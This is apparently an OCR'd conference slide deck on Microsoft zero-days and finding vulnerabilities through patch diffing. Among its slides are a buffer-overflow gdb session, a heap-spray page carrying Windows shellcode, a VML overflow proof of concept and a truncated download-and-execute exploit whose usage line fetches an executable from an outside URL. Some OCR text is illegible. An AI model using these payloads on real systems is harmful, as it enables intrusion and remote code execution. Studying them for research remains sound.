Microsoft patches little sister but forgets big brother

Moti Joseph

moti@gamepe.com

Who Am I?

- Independent Security researcher (Previously worked at Websense Security Labs, Checkpoint)

  Hunting for vulnerabilities

  Reverse engineering Microsoft patches

  Writing plug-in for IDA and OllyDbg

- Mobile developer (iPhone,BlackBerry)

- Founder of the Gamepe project *www.gamepe.com*

  Multi-IM software for PC games

Agenda

Microsoft patches little sister but forgets big brother


In the next hour, we will cover:

- Introduce past zero-day exploits
- Discuss how software vulnerabilities are found
- How a programmer’s bug is a hacker’s treasure silently
- Why attackers hunt for zero-days
- Microsoft silently fixed vulnerabilities
- Hunting zero-days the easy way: DIFFING!

NOTE: a talk from a hacker perspective.

**A zero-day (or zero-hour) attack or threat is a computer threat that tries to exploit computer software vulnerabilities
which are unknown to others, undisclosed to the software vendor, or without an available security fix**

Lifecycle of a vulnerability



by Stefan Frei

0day 2007

- **Windows URI Protocol Handling**

  Date Disclosed: 7/25/2007
- **MSN Messenger Video Conversation Heap Overflow**

  Date Disclosed: 1/31/2007
- **Microsoft DNS RPC Buffer Overflow**

  Date Disclosed: 4/7/2007
- **Windows .ANI Processing**

  Date Disclosed: 3/28/2007
- **Word Unspecified Exploit(3)**

  Date Disclosed: 1/25/2007

0day 2008

- **Microsoft Internet Explorer XML Processing**

  Date Disclosed: 11/15/2008

- **Microsoft Word XP/2002 SP3 Exploit**

  Date Disclosed: 7/8/2008

- **Microsoft Access Snapshot Viewer ActiveX**

  Date Disclosed: 7/7/2008

- **Microsoft Vulnerability in Server service**

  Date Disclosed:10/15/2008

0day 2009

- Excel Invalid Object

- Microsoft Service Message Block (SMB)

- *Microsoft Internet Information Services (IIS)*

- Microsoft Windows ActiveX Controls ATL "OleLoadFromStream()" Vulnerability

Who hunts vulnerability

- Security Companies (eEye, NGIS, ISS, NSFOCUS. Secunia)
- Independent Researchers/Hackers

  grey,black,white hat
- Vendors
- The "Others"

Who uses 0day

- Security Companies /Intelligence departments
- Hackers
- Pen-testers
- Worms/malware coders

Who is the target

- Military
- Business
- You? Me? And everybody!

Why hunt for 0-day?

```
$ ls -l /usr/bin/efstool
-rwsr-xr-x    1 root     root        14056 Sep 25 01:28 /usr/bin/efstool
$ /usr/bin/efstool `perl -e 'print "A"x3000;'`
Segmentation fault
$ gdb -q /usr/bin/efstool
(no debugging symbols found)...(gdb) run `perl -e 'print "A"x3000;'`
Starting program: /usr/bin/efstool `perl -e 'print "A"x3000;'`
(no debugging symbols found)...(no debugging symbols found)...
(no d[illegible]gging symbol[illegible]ound)...[illegible]debu[illegible] sym[illegible]s f[illegible]..
(no d[illegible]gging symbol[illegible]ound)...(no debu[illegible] sym[illegible]s f[illegible]..
Progr[illegible] rece[illegible]ed si[illegible] SIGSEGV, Segme[illegible]on fa[illegible].
0x414[illegible]? ([illegible]
(gdb) [illegible]int [illegible]p
$1 = [illegible]id * [illegible]x4[illegible]414[illegible]
(gdb) x/48x ($esp-2800)
0xbfffdd60:     0xbfffef93      0xbfffe7d0      0xbfffe848      0x4002463f
0xbfffdd70:     0x00000003      0xbfffef93      0xbfffe7d0      0x00000000
0xbfffdd80:     [illegible]      [illegible]      [illegible]      [illegible]
0xbfffdd90:     0x00000000      0x00000000      0x00000000      0xbfffef93
0xbfffdda0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffddb0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffddc0:     0x00000000      0xbfffddd0      0x00000000      0x00000000
0xbfffddd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdde0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffddf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffde00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffde10:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb) quit
The program is running.  Exit anyway? (y or n) y
```

Will they buy it?

But some will never sell !


XOR
BLACKHAT FORUMS
ANTI SECURITY INDUSTRY MOVEMENT
FUCK SECURITY INDUSTRY, FUCK FULL DISCLOSURE

How to hunt for 0day

- Source code audit
- Binary Audit (RE)
- Fuzzing
- Surfing the web !

Surfing the Web for a zero-day?

A forum member by the name of "Caveman" posted this code on a gaming forum. He claimed that he succeeded in "crashing" someone's computer with the posted script.



01-20-2006, 06:02 AM

Caveman
Retired Staff Member


Last Online: Yesterday 12:48 AM
Join Date: Nov 2005
Posts: 760
Thanks: 0
Thanked 66 Times in 41 Posts
🟩
iTrader: **0** / 0%
Points: 2,419.09
Bank: 0.00
Total Points: 2,419.09
Donate

OFF

Re: Want to crash someones comp?


```
<html>
<script language="JavaScript">
document.write('<link rel="stylesheet" href="http://">';
</script>
<IMG SRC="./der_tod.jpg" width="9999999" height="9999999">
<IMG SRC="./327539199_l.jpg" width="9999999" height="9999999">
<IMG SRC="./emo.JPG" width="9999999" height="9999999">
</html>
```

OWNED!




```
<HTML>
<HTML><SCRIPT>
    var startDate = new Date();
        var iFillToAddress = 0x28081976;
    var iHeapBlockSize = 0x00200000;
        var iHeapHeaderSize = 0x40;
    var iHeapStartAddress = 0x00420000;
        var sShellcodeBytes =
                "90 90 90 90 eb 43 56 57 8b 45 3c 8b 54 05 78 01 ea 52 8b 52 20 01 " +
                "ea 31 c0 31 c9 41 8b 34 8a 01 ee 31 ff c1 cf 13 ac 01 c7 85 c0 75 " +
                "f6 39 df 75 ea 5a 8b 5a 24 01 eb 66 8b 0c 4b 8b 5a 1c 01 eb 8b 04 " +
                "8b 01 e8 5f 5e ff e0 fc 31 c0 64 8b 40 30 8b 40 0c 8b 70 1c ad 8b " +
                "68 08 31 c0 66 b8 6c 6c 50 68 33 32 2e 64 68 77 73 32 5f 54 bb 71 " +
                "a7 e8 fe e8 90 ff ff ff 89 ef 89 c5 81 c4 70 fe ff ff 54 31 c0 fe " +
                "c4 40 50 bb 22 7d ab 7d e8 75 ff ff ff 31 c0 50 50 50 50 40 50 40 " +
                "50 bb a6 55 34 79 e8 61 ff ff ff 89 c6 31 c0 50 50 35 02 01 70 cc " +
                "fe cc 50 89 e0 50 6a 10 50 56 bb 81 b4 2c be e8 42 ff ff ff 31 c0 " +
                "50 56 bb d3 fa 58 9b e8 34 ff ff ff 58 60 6a 10 54 50 56 bb 47 f3 " +
                "56 c6 e8 23 ff ff ff 89 c6 31 db 53 68 2e 63 6d 64 89 e1 41 31 db " +
                "56 56 56 53 53 31 c0 fe c4 40 50 53 53 53 53 53 53 53 53 53 53 6a " +
                "44 89 e0 53 53 53 53 54 50 53 53 53 43 53 4b 53 53 51 53 87 fd bb " +
                "21 d0 05 d0 e8 df fe ff ff 5b 31 c0 48 50 53 bb 43 cb 8d 5f e8 cf " +
                "fe ff ff 56 87 ef bb 12 6b 6d d0 e8 c2 fe ff ff 83 c4 5c 61 eb 89 ";
        var sShellcode = unescape(
                sShellcodeBytes.replace(
                        /s*([0-9A-Fa-f][0-9A-Fa-f])s*([0-9A-Fa-f][0-9A-Fa-f])/g,
                        "%u$2$1"
                )
        );
</script>
  <BODY>
  <A HREF=https:--------------------------------------------- >

-->

<A HREF=https:-------------------------------------------- >
    <IMG SRC="./tiger_card.jpg" width="9999999" height="9999999">
  </BODY>
</HTML>
```

Just a DoS ? 2006-09-19



```
<!--
Currently just a DoS

EAX is controllable and currently it crashes when trying to move EBX into the location pointed to by EAX

Shirkdog
-->

<html xmlns:v="urn:schemas-microsoft-com:vml">

<head>
<object id="VMLRender" classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>

<body>


<v:rect style='width:120pt;height:80pt' fillcolor="red">
<v:fill method="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.
focus="100%" focusposition=".5,.5" focussize="0,0"
type="gradientRadial" />
</v:rect>

</body>
</html>

# milw0rm.com [2006-09-19]
```

The day after ! 2006-09-20



```
/*
*-----------------------------------------------------------------------
*
* vml.c - Internet Explorer VML Buffer Overflow Download Exec Exploit
* !!! 0day !!! Public Version !!!
*
* Copyright (C) 2006 XSec All Rights Reserved.
*
* Author : nop
* : nop#xsec.org
* : http://www.xsec.org
* :
* Tested : Windows 2000 Server CN
* : + Internet Explorer 6.0 SP1
* :
* Complie : cl vml.c
* :
* Usage : d:\>vml
* :
* : Usage: vml <URL> [htmlfile]
* :
* : d:\>vml http://xsec.org/xxx.exe xxx.htm
* :
*
*------------------------------------------------------------------------
*/

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

FILE *fp = NULL;
char *file = "xsec.htm";
char *url = NULL;

#define NOPSIZE 260
#define MAXURL 60

//DWORD ret = 0x7Ffa4512; // call esp for CN
DWORD ret = 0x7800CCDD; // call esp for All win2k

// Search Shellcode
unsigned char dc[] =
"\x8B\xDC\xBE\x6F\x6F\x6F\x70\x4E\xBF\x6F\x30\x30\x70\x4F\x43\x39"
"\x3B\x75\xFB\x4B\x80\x33\xEE\x39\x73\xFC\x75\xF7\xFF\xD3";

// Shellcode Start
unsigned char dcstart[] =
```

Let's go hunting

Let's go hunting

Binary Audit


OllyDbg
Win32 Symbolic Debugger

DIFFING FOR 0DAY!


Microsoft patches little sister but forgets big brother

VS

Safe API



